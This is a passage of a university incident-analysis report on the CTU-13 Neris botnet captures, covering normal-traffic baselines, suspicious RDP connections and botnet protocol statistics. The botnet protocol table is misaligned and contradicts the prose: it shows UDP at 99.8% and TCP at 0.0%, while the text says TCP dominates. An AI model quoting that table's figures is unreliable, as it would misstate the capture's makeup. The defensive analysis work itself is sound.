

SOC Intercepted network traffic incident Case Study

Deep Inspection of the CTU-13 Scenario 9 PCAP

University of Gloucestershire

Word Count: 3142

CT6034 

20 May 2026

Table of Contents

1	Scenario Setup	1
1.1	Chosen PCAP	1
1.2	Analysis Methodology & Tooling	1
2	Network Baseline	1
2.1	Traffic Stats	1
2.2	Host Behaviour	3
2.3	Potential occurring attack	5
3	Network overview	6
3.1	PCAP Statistics	6
3.2	Traffic Observations	8
3.2.1	DNS	8
3.2.2	Packet Details	9
3.2.3	IP & Port Destinations	9
4	Hosts & Communications	10
4.1	Largest Communications	11
4.1.1	By-Packets	11
4.1.2	By-Bytes	13
4.2	Key Hosts	15
4.3	Destination Timeline	15
5	Traffic Analysis	15
5.1	IP Investigations	15
5.2	Malware Delivery	16
5.2.1	File Observations	16
5.3	Executables	17
5.3.1	UPX	17
5.3.2	kp, kx4, & hn	17
5.3.3	3430.exe	18
5.3.4	1.exe	18
5.3.5	w.jpg	18
5.3.6	decrypted_w.bin	19
6	Attacks & Network Impact	20
6.1	IP Scanning	20
6.2	IRC Communication	22
6.3	65500 Traffic	23
6.4	SMTP	23
6.5	Timeline	24
7	Further Techniques	24
7.1	Attack Enhancements	24
7.2	Mitigation Strategies	25
	Bibliography	i
	Appendices	ii
A	Additional Images	ii
A.1	Full normal PCAP File Properties	ii
A.2	Full page of IPv4 endpoints	iii
A.3	Normal Traffic PCAP IO Graph	iii
A.4	Filtering normal PCAP by 82. IP	iv
A.5	Full botnet PCAP File Properties	iv

A.6	Normal Traffic Mean Packet Size	iv
A.7	VB Decompiler for hn.gif	v
A.8	VB Decompiler for kp.exe	vi
A.9	VB Decompiler for kx4.txt	vii
A.10	3430.exe Junk Code	viii
A.11	3430.exe Building strings	x
A.12	3430.exe port 6667 String	xi
A.13	3430.exe CB2=	xiii
A.14	1.exe Processes XOR	xiv
A.15	1.exe String IP	xv
A.16	1.exe football blog	xv
A.17	w.jpg embedded Hex Selection	xv
A.18	w.jpg XOR decryption	xvi
A.19	Wireshark 3128 endpoints	xvii
A.20	IRC String Population	xviii
A.21	Filter line for 65500 Traffic	xviii
A.22	Additional TLS communication	xviii
A.23	General SMTP filtering	xviii
A.24	GET Requests made by 147.32.84.191	xix
B	Additional Tables	xix
B.1	Key hosts table	xx
B.2	Suspicious Website Resolutions	xx
B.3	Malicious Files found	xxi
C	Scapy Scripts	xxi
C.1	Common Module	xxii
C.2	Cumulative Packets Script	xxiv
C.3	Destination Timeline Script	xxv
C.4	Port Heatmap Script	xxvi
C.5	Mean Packet Size Script	xxviii
C.6	Packet Rate Script	xxix
C.7	DNS Rate Script	xxx
C.8	Top Destinations Script	xxxi
D	Additional Scripts	xxxi
D.1	w.jpg XOR decryption Script	xxxii
D.2	ggggg_r.jpg XOR decryption Script	xxxii

List of Figures & Listings

Figure 1	PCAP Properties of Normal Traffic	2
Figure 2	Normal Traffic packet graph (scapy)	2
Figure 3	Normal Traffic Protocol Breakdown	3
Figure 4	Normal Top 20 Hosts by Packet	4
Figure 5	Normal PCAP: Top receiving hosts	5
Figure 6	Details about filtering 82.x	6
Figure 7	RDP connection attempt from 82.x	6
Figure 8	Filtering for RDP packets after s=5500	6
Figure 9	PCAP properties of botnet Traffic	7
Figure 10	Full packet rate for botnet traffic	7
Figure 11	Botnet Traffic Protocol Breakdown	8
Figure 12	Botnet DNS graph	8
Figure 13	Cumulative Packet count over time	9
Figure 14	Mean packet size over time	9
Figure 15	Timeline of IP Connections	10
Figure 16	Botnet Traffic Port Heatmap	10
Figure 17	Botnet Top 20 Hosts by Packets	11
Figure 18	Filtering 147.32.80.9	12
Figure 19	Highest Packet IP ranking changes	13
Figure 20	Botnet: Top receiving hosts	14
Figure 21	Most bytes received destinations ranking changes	14
Figure 22	Tshark extracting 147.32.84.0/24 addresses	15
Figure 23	dst_timeline: 147.32.84.191	15
Figure 24	Domain GET request Filtering	16
Figure 25	Extract all hosts talking to 195.88.191.59	16
Figure 26	ip.addr == 147.32.84.191 && http.request	16
Figure 27	file objects/clean/*	17
Figure 28	sha256sum sn.php	17
Figure 29	unpacking UPX executables	17
Figure 30	kp.exe strings	18
Figure 31	w.jpg strings	19
Figure 32	decrypted_w.bin strings	20
Figure 33	3430.exe Creating threads	21
Figure 34	3430.exe IP string building	21
Figure 35	tcp.port == 3128 && !tcp.analysis.retransmission	22
Figure 36	CB2= String	22
Figure 37	..tcp.port == 6667	23
Figure 38	tcp.stream 2455	23
Figure 39	tcp.stream 7546	23
Figure 40	Filtering for anna email	24
Figure 41	Finding domain name for dst_ip	24
Figure 42	Simplistic timeline of files	24
Figure 43	Normal: Full view file properties	ii
Figure 44	Full page of endpoints	iii
Figure 45	IO Graph for Normal PCAP	iii
Figure 46	Filtering normal PCAP by 82.162.140.147	iv
Figure 47	Botnet: Full view file properties	iv

Figure 48	Normal Mean Packet Size	iv
Figure 49	VB Decompiler overview for hn.gif	v
Figure 50	VB Decompiler overview for kp.exe	vi
Figure 51	VB Decompiler overview for kx4.txt	vii
Figure 52	3430.exe Junk code	ix
Figure 53	String obfuscation through building	x
Figure 54	Format String 6667	xii
Figure 55	3430.exe CB2=	xiii
Figure 56	XOR loops to build processes	xiv
Figure 57	IP Found in 1.exe	xv
Figure 58	URL String of blog/football	xv
Figure 59	Embedded resource selection start	xv
Figure 60	Decryption logic found in w.jpg	xvi
Figure 61	Endpoints list while filtering for port 3128	xvii
Figure 62	3430 building and populating IRC	xviii
Figure 63	ip.addr == 147.32.84.191 && tcp.port == 65500	xviii
Figure 64	ip.addr == 147.32.84.191 && tcp.port == 65500 && tls	xviii
Figure 65	ip.addr == 147.32.84.191 && smtp	xviii
Figure 66	ip.addr == 147.32.84.191 && http.request.method == "GET"	xix
Listing 1	common.py	xxiii
Listing 2	cumulative.py	xxiv
Listing 3	dst_timeline.py	xxv
Listing 4	heatmap.py	xxvii
Listing 5	mean_pkt_size.py	xxviii
Listing 6	packet_rate.py	xxix
Listing 7	traffic_dns.py	xxx
Listing 8	top_destinations.py	xxxi
Listing 9	decrypt.py	xxxii
Listing 10	grrr_decrypt.py	xxxii

List of Tables

Table 1	Overview table of tools used	1
Table 2	Key Identified IPs	xx
Table 3	Unusal Domains and their Resolutions	xx
Table 4	Table of suspected malicious Files	xxi

Chapter 1: Scenario Setup

1.1 Chosen PCAP

Following the scenario set out from the assignment brief, the packet capture chosen is the CTU-Malware-Capture-Botnet-50 dataset; produced by Stratosphere Labs (Garcia, Sebastian, 2023). This capture contains botnet traffic from machines infected with the Neris malware.

Accompanying the main botnet-capture-20110817-bot.pcap file is an additional PCAP titled: normal-capture-20110817.pcap. This packet capture contains details about the normal operations of the network; before the attack takes place.

1.2 Analysis Methodology & Tooling

The structure of this investigative report will follow a funnel-like format. Starting with wide view observations and drilling into more details as the report goes on. A grasp of the overall timeline of events will be covered further on in Section 6.5. Table 1 covers some of the tools used throughout this investigation and their justifications.

Tool	Justification
Wireshark	Provides the most all in one solution for network packet inspection and analysis.
Scapy	For additional control over the data, and for programmatic graphs, scapy was used in addition
Ghidra	As the network traffic is generated through malware, these samples can be extracted and reversed. Leading to further insights
ImHex	Hex editor
CLI Tools (wrestool, file, tshark)	

Table 1: Overview table of tools used

Chapter 2: Network Baseline

As mentioned before, a normal traffic pcap was provided. Gathering some holistic information about network activity before any attacks occur will prove beneficial in identifying areas of interest. Anything that strays beyond these baseline numbers could be an indication of the suspected attack.

2.1 Traffic Stats

The simplest information that can be gathered is shown in Figure 1;¹ this is acquired through Wireshark, by navigating to Statistics -> Capture File Properties. Here we are shown the total number of packets captured, and the timespan in which this capture took place. Over the 6645 seconds (roughly 1hr 50m), 20549 packets were observed. This results in an average Packets Per Second of 3.1. Additionally the average size of these packets are shown; 110 Bytes, resulting in 338 Bytes being transferred every second.

¹Full file properties view at Appendix A.1

Statistics	
Measurement	Captured
Packets	20549
Time span, s	6645.039
Average pps	3.1
Average packet size, B	110
Bytes	2252659
Average bytes/s	338
Average bits/s	2,711

Figure 1: PCAP Properties of Normal Traffic

Just knowing the average PPS isnt too helpful on its own; thankfully wireshark provides a way to graph these packets on a timeline of sorts. Figure 2 shows the rate of packets being sent and received during the entire duration of the normal capture. This exact graph was generated through the python script shown in Appendix C.6, however the official Wireshark IO graph is present at Appendix A.3 to prove the scripts validity.




Figure 2: Normal Traffic packet graph (scapy)

Lastly, Wireshark also provides a way to get a breakdown of the networking protocols used. This breakdown is found by going: Statistics -> Protocol Hierarchy and is shown in Figure 3.

Protocol	Percent Packets	Packets	Percent Bytes	Bytes	Bits/s	End Packets	End Bytes	End Bits/s	PDU's
Frame	100.0	20549	100.0	2252659	2,711	0	0	0	20549
Ethernet	100.0	20549	16.2	365904	440	0	0	0	20549
Internet Protocol Version 4	83.3	17125	15.2	342660	412	0	0	0	17125
User Datagram Protocol	6.1	1256	0.4	10048	12	0	0	0	1256
Simple Service Discovery Protocol	0.3	60	0.4	7980	9	60	7980	9	60
Simple Network Management Protocol	0.5	112	0.3	5904	7	112	5904	7	112
Network Time Protocol	0.2	39	0.1	1872	2	39	1872	2	39
NetBIOS Name Service	2.8	569	1.5	34654	41	569	34654	41	569
NetBIOS Datagram Service	1.8	360	1.3	29520	35	0	0	0	360
SMB (Server Message Block Protocol)	1.8	360	1.8	41284	49	0	0	0	360
SMB MailSlot Protocol	1.8	360	0.4	9000	10	0	0	0	360
Microsoft Windows Browser Protocol	1.8	360	0.5	10324	12	360	10324	12	360
Domain Name System	0.4	90	0.5	11210	13	90	11210	13	90
Data	0.1	25	0.0	705	0	25	705	0	25
BitTorrent DHT Protocol	0.0	1	0.0	67	0	1	67	0	1
Transmission Control Protocol	75.7	15551	14.3	323052	388	8974	191512	230	15551
TPKT - ISO on TCP - RFC1006	8.9	1824	0.4	8832	10	0	0	0	2208
ISO 8073/X.224 COTP Connection-Oriented Transport Protocol	8.9	1824	0.4	9312	11	96	672	0	2208
Remote Desktop Protocol	5.6	1152	7.9	177754	213	1152	126106	151	1440
MULTIPOINT-COMMUNICATION-SERVICE T.125	7.9	1632	9.2	207706	250	576	2688	3	2016
GENERIC-CONFERENCE-CONTROL T.124	0.9	192	2.4	53568	64	0	0	0	192
NetBIOS Session Service	2.9	592	3.2	72066	86	74	2812	3	592
SMB (Server Message Block Protocol)	2.5	518	3.0	67182	80	444	54456	65	518
SMB Pipe Protocol	0.4	74	0.0	1073	1	0	0	0	74
Microsoft Windows Lanman Remote API Protocol	0.4	74	0.3	7250	8	74	7250	8	74
Malformed Packet	0.2	46	0.0	0	0	46	0	0	46
Hypertext Transfer Protocol	0.1	20	0.2	4700	5	20	4700	5	20
Data	19.9	4095	11.0	247967	298	4095	247967	298	4095
Internet Group Management Protocol	0.2	40	0.0	640	0	40	640	0	40
Internet Control Message Protocol	1.4	278	1.0	23360	28	278	23360	28	278
Address Resolution Protocol	16.7	3424	4.3	95872	115	3424	95872	115	3424

Figure 3: Normal Traffic Protocol Breakdown

The key information that Figure 3 shows is:

- The lions-share of Ethernet frames sent are standard IPv4 packets, the remaining 16.7% are Address Resolution Protocol (ARP) requests.
- Out of the packets that are IPv4; Transmission Control Protocol (75.7%) far outweighs User Datagram Protocol (6.1%)

2.2 Host Behaviour

Some information can also be gleamed about each individual host. In Wireshark navigating to Statistics -> Endpoints -> IPv4, presents each host found along with details such as number of packets received, packets transmitted, sum total of the bytes transferred etc. Figure 4 shows the top 20 hosts, when sorting the table in respect to descending packets.

Ethernet · 18		IPv4 · 37	IPv6	TCP · 209	UDP · 120	
Address	Packets ▼	Bytes	Tx Packets	Tx Bytes	Rx Packets	Rx Bytes
147.32.84.192	10,028	1 MB	7,230	872 kB	2,798	291 kB
82.162.140.147	9,721	1 MB	2,731	282 kB	6,990	838 kB
147.32.84.208	4,572	538 kB	3,290	410 kB	1,282	128 kB
113.70.243.53	4,282	499 kB	1,220	120 kB	3,062	379 kB
147.32.84.171	1,268	184 kB	454	63 kB	814	121 kB
147.32.84.255	882	138 kB	0	0 bytes	882	138 kB
147.32.84.193	406	56 kB	306	44 kB	100	13 kB
147.32.84.165	320	43 kB	248	34 kB	72	9 kB
147.32.84.205	317	43 kB	248	34 kB	69	9 kB
147.32.84.204	316	43 kB	246	34 kB	70	9 kB
147.32.84.207	304	42 kB	236	33 kB	68	9 kB
147.32.84.191	303	42 kB	236	33 kB	67	9 kB
147.32.84.79	300	30 kB	100	8 kB	200	22 kB
147.32.84.206	291	40 kB	236	32 kB	55	7 kB
147.32.84.209	268	36 kB	212	29 kB	56	7 kB
192.168.88.148	120	7 kB	0	0 bytes	120	7 kB
147.32.84.59	96	13 kB	32	4 kB	64	9 kB
147.32.80.9	90	15 kB	30	10 kB	60	5 kB
239.255.255.250	60	11 kB	0	0 bytes	60	11 kB
224.0.0.22	40	2 kB	0	0 bytes	40	2 kB

Figure 4: Normal Top 20 Hosts by Packet

Sorting the same table by Received (Rx) Bytes in descending order can reveal the hosts that are intaking the most information. These are the hosts being contacted frequently and with potentially large files being transferred. The script in Appendix C.8 achieves the same result, in a cleaner graph; as shown in Figure 5.




Figure 5: Normal PCAP: Top receiving hosts

2.3 Potential occurring attack

Although normal-capture-20110817.pcap is presented as being a pre-attack capture, some anomalous results were found even through this rudimentary checking. As-per the top_destinations graph just presented, one host stands far and above the rest: 82.162.140.147. This host is receiving over 800 Kilobytes of data, and whilst that may be standard, the next host inline is consuming less than half that (379 kB).

Filtering the normal capture in Wireshark through `ip.addr == 82.162.140.147` (Appendix A.4) three interesting facts emerge.

1. The communications to and from this IP account for nearly half the entire PCAP. 47.3% of all packets are displayed when using the above filter (Figure 6).
2. The packets from this 82.x IP address are a mix of TCP and more interestingly Remote Desktop Protocol (RDP). Figure 7 shows the first RDP connection packet sent from this IP; the request contains a routing / login cookie of "a".
3. Lastly from this filtering, the relative timings on these packets are worth of note. Figure 6 also shows, the first packet involved in communication with 82.x (No. 2356) which has a time of 1952.55... and the last; No. 12907, time. 2521.11... This is some 600 seconds of constant RDP communication.




Figure 6: Details about filtering 82.x

ip.addr == 82.162.140.147							
No.	Time	RT	Source	Destination	Protocol	Length	Info
2356	1952.551108	12:01:05.592321	82.162.140.147	147.32.84.192	TCP	66	62903 → 3389 [SYN] Seq=
2357	1952.551400	12:01:05.592613	147.32.84.192	82.162.140.147	TCP	66	3389 → 62903 [SYN, ACK] Seq=
2358	1952.551411	12:01:05.592624	147.32.84.192	82.162.140.147	TCP	66	[TCP Retransmission]
2359	1952.788706	12:01:05.829919	82.162.140.147	147.32.84.192	TCP	60	62903 → 3389 [ACK] Seq=
2360	1952.790447	12:01:05.831660	82.162.140.147	147.32.84.192	RDP	85	Cookie: msthash=a

Figure 7: RDP connection attempt from 82.x

Looking back at Figure 2, these RDP connections fall right in the range of the graph spiking for the first time; with the increased traffic starting right before $s=2000$ and ending just after $s=2500$. This incidentally prompts the question whether the second increased traffic area ($s=5800$ and beyond) is related.

Filtering for `rdp && frame.time_relative > 5500` presents the answer: as shown in Figure 8. The exact same spam-ey RDP packets are observed; bearing the exact same “a” routing cookie. This time however, the source IP has changed; 113.70.243.53. This changing IP almost entirely rules out this being a legitimate user accessing the machine remotely, and instead indicates towards reconnaissance or even an active attack.

rdp && frame.time_relative > 5500							
No.	Time	RT	Source	Destination	Protocol	Length	Info
15371	5813.955732	13:05:26.996945	113.70.243.53	147.32.84.208	RDP	85	Cookie: msthash=a
15379	5817.692168	13:05:30.733381	113.70.243.53	147.32.84.208	RDP	460	ClientData
15380	5817.715666	13:05:30.756879	147.32.84.208	113.70.243.53	RDP	383	ServerData Encryption: 128-bit RC4 (Client Compatible)
15391	5819.681259	13:05:32.722472	113.70.243.53	147.32.84.208	RDP	426	ClientInfo, [Encrypted]
15392	5819.682579	13:05:32.723792	147.32.84.208	113.70.243.53	RDP	88	Platform Challenge
15394	5819.684300	13:05:32.725513	147.32.84.208	113.70.243.53	RDP	381	
15397	5820.341652	13:05:33.382865	113.70.243.53	147.32.84.208	RDP	595	
15398	5820.341981	13:05:33.383194	147.32.84.208	113.70.243.53	RDP	102	
15400	5820.342172	13:05:33.383385	147.32.84.208	113.70.243.53	RDP	106	
15402	5820.342373	13:05:33.383586	147.32.84.208	113.70.243.53	RDP	106	
15404	5820.406712	13:05:33.447925	147.32.84.208	113.70.243.53	RDP	100	
15523	5834.436962	13:05:47.478175	147.32.84.208	113.70.243.53	RDP	84	
15540	5841.477999	13:05:54.519212	113.70.243.53	147.32.84.208	RDP	85	Cookie: msthash=a
15543	5842.174730	13:05:55.215943	113.70.243.53	147.32.84.208	RDP	460	ClientData
15544	5842.175455	13:05:55.216668	147.32.84.208	113.70.243.53	RDP	383	ServerData Encryption: 128-bit RC4 (Client Compatible)
15555	5844.227063	13:05:57.268276	113.70.243.53	147.32.84.208	RDP	428	ClientInfo, [Encrypted]
15556	5844.227913	13:05:57.269126	147.32.84.208	113.70.243.53	RDP	88	Platform Challenge
15558	5844.230013	13:05:57.271226	147.32.84.208	113.70.243.53	RDP	381	

Figure 8: Filtering for RDP packets after $s=5500$

Chapter 3: Network overview

3.1 PCAP Statistics

Following the same actions as before for the normal PCAP, the same information can be gathered about the core attack PCAP.

Figure 9² shows the PCAP file properties showing that; this capture contains 2,129,949 packets over a span of 10,002 seconds. This is a substantial increase over the baseline numbers, further resulting in an exploded PPS; 3.1 -> 212.9.

Statistics	
Measurement	Captured
Packets	2129949
Time span, s	10002.549
Average pps	212.9
Average packet size, B	513
Bytes	1092516812
Average bytes/s	109 k
Average bits/s	873 k

Figure 9: PCAP properties of botnet Traffic

Once again the number 212.9 means very little without seeing these values change over time: Figure 10.




Figure 10: Full packet rate for botnet traffic

Figure 11, is the protocol distribution hierarchy for the botnet PCAP; which reveals some interesting details. As expected practically all packets (99.8%) now belong to the IPv4 domain, ARP is no longer present as all the machines on the network have already learnt address information. TCP is also still outpacing UDP, however the ratio composition has changed a little bit.

Within UDP, two immediately noticeable differences are present. Firstly, “Data” is consuming a lot more of the share. During normal traffic operation there were barely 25 UDP data packets, compared to now where data is comprised of 39658 packets; a difference of 0.1% -> 1.9%. Secondly Domain Name Service (DNS) is playing a much larger role. Jumping from 90 packets (0.4%) to 329,022 (15.4%), there is clearly a lot of additional web browsing happening, and will warrant immediate investigation. Additionally pointing to something being amiss is NetBIOS; the UDP NetBIOS name and time protocols have not seen an increase relationally compared to DNS and Data. This traffic is clearly different from normal operations.

In terms of TCP traffic, there are less large transitions and more so the presence of a lot more different protocols. RDP has actually decreased both in percentages and by number of packets, whilst Hypertext Transfer Protocol has performed the inverse. Simple Mail Transfer Protocol

²Once again, the full view is at: Appendix A.5

(SMTP) and Internet Relay Chat (IRC) were completely absent from normal operations but now contain a combined total over 5000 packets.

Protocol	Percent Packets	Packets	Percent Bytes	Bytes	Bits/s	End Packets	End Bytes	End Bits/s	PDU's
▼ Ethernet	100.0	2129949	100.0	1092516812	873 k	0	0	0	2129949
▼ Internet Protocol Version 4	100.0	2129949	3.2	34828658	27 k	0	0	0	2129949
▼ User Datagram Protocol	99.8	2124890	3.9	42497912	33 k	0	0	0	2124890
Simple Network Management Protocol	17.5	372927	0.3	2983416	2,386	0	0	0	372927
Network Time Protocol	0.0	80	0.0	3440	2	80	3440	2	80
NetBIOS Name Service	0.0	20	0.0	960	0	20	960	0	20
▼ NetBIOS Datagram Service	0.2	3830	0.0	193096	154	3830	193096	154	3830
▼ SMB (Server Message Block Protocol)	0.0	316	0.0	25912	20	0	0	0	316
▼ SMB MailSlot Protocol	0.0	316	0.0	36998	29	0	0	0	316
Microsoft Windows Browser Protocol	0.0	316	0.0	7900	6	0	0	0	316
Domain Name System	0.0	316	0.0	9822	7	316	9822	7	316
Data	15.4	329022	2.8	30149973	24 k	329022	30149973	24 k	329022
BitTorrent DHT Protocol	1.9	39658	0.1	1586053	1,268	39658	1586053	1,268	39658
Transmission Control Protocol	0.0	1	0.0	67	0	1	67	0	1
Transport Layer Security	82.2	1750961	3.4	37536268	30 k	1621708	34951196	27 k	1750961
TPKT - ISO on TCP - RFC1006	2.5	52576	26.1	284656665	227 k	52566	260728463	208 k	54683
▼ ISO 8073/X.224 COTP Connection-Oriented Transport Protocol	0.0	363	0.0	1756	1	0	0	0	439
Remote Desktop Protocol	0.0	363	0.0	1849	1	19	133	0	439
▼ MULTIPoint-Communication-Service T.125	0.0	19	0.0	380	0	19	380	0	19
Remote Desktop Protocol	0.0	325	0.0	41001	32	115	534	0	401
GENERIC-CONFERENCE-CONTROL T.124	0.0	210	0.0	34684	27	210	24462	19	267
Simple Mail Transfer Protocol	0.0	38	0.0	10602	8	0	0	0	38
Internet Message Format	0.2	4640	0.0	403551	322	4433	399466	319	4640
Parallel Redundancy Protocol (IEC62439 Part 3)	0.0	207	0.0	140889	112	207	140889	112	207
NetBIOS Session Service	0.0	28	0.0	112	0	28	112	0	28
▼ SMB (Server Message Block Protocol)	0.0	784	0.0	95197	76	98	3724	2	784
▼ SMB Pipe Protocol	0.0	686	0.0	88729	70	588	72118	57	686
Microsoft Windows Lanman Remote API Protocol	0.0	98	0.0	1421	1	0	0	0	98
Malformed Packet	0.0	98	0.0	9359	7	98	9359	7	98
Internet Relay Chat	0.3	5686	0.0	0	0	5686	0	0	5687
Hypertext Transfer Protocol	0.0	435	0.0	114762	91	435	114762	91	435
Resource Interchange File Format	1.6	34776	4.1	44393115	35 k	21715	12963610	10 k	34820
Portable Network Graphics	0.0	5	0.2	2711860	2,168	5	2711860	2,168	5
MIME Multipart Media Encapsulation	0.0	507	0.3	2962052	2,369	506	2961334	2,368	507
Media Type	0.0	42	0.0	93299	74	12	11187	8	42
Line-based text data	0.0	987	2.4	25788439	20 k	987	25788439	20 k	987
JPEG File Interchange Format	0.4	8257	30.1	328644677	262 k	8255	328584272	262 k	8257
JavaScript Object Notation	0.0	842	1.8	19974156	15 k	842	19974156	15 k	842
HTML Form URL Encoded	0.0	2	0.0	0	0	0	0	0	2
eXtensible Markup Language	0.0	665	0.3	3019288	2,414	653	3016180	2,412	665
CompuServe GIF	0.0	2	0.0	1019	0	2	1019	0	2
Action Message Format	0.1	1555	0.5	5898516	4,717	1555	5898516	4,717	1555
Domain Name System	0.0	157	0.0	5181	4	157	5181	4	157
Data	0.0	6	0.0	2727	2	6	2727	2	6
AX/4000 Test Block	1.6	33652	2.2	23516823	18 k	30048	23506066	18 k	33652
Internet Group Management Protocol	0.0	13	0.0	4560	3	8	4534	3	13
Internet Control Message Protocol	0.0	28	0.0	448	0	28	448	0	28
Address Resolution Protocol	0.0	974	0.0	58308	46	974	58308	46	974
Internet Control Message Protocol	0.2	5059	0.0	141652	113	5059	141652	113	5059

Figure 11: Botnet Traffic Protocol Breakdown

3.2 Traffic Observations

3.2.1 DNS

Just above this section, the rise in DNS usage was observed; Figure 12 (which was created from the script found in Appendix C.7) displays the number of DNS packets along a timeline. This shows three distinct plateaus, indicating whatever attack occurred happened in “stages” over time.




Figure 12: Botnet DNS graph

3.2.2 Packet Details

While Figure 10 shows the overall rate of packets over time, the graph is still very messy doesn't provide much details about the content of each packet.

Figure 13³ addresses the first issue by plotting the cumulative packet count against time. Now it's pretty clear to see that the rate at which packets are created, explodes after $s=2000$. Before then the volume of packets is still increasing, but at a comparatively small rate.

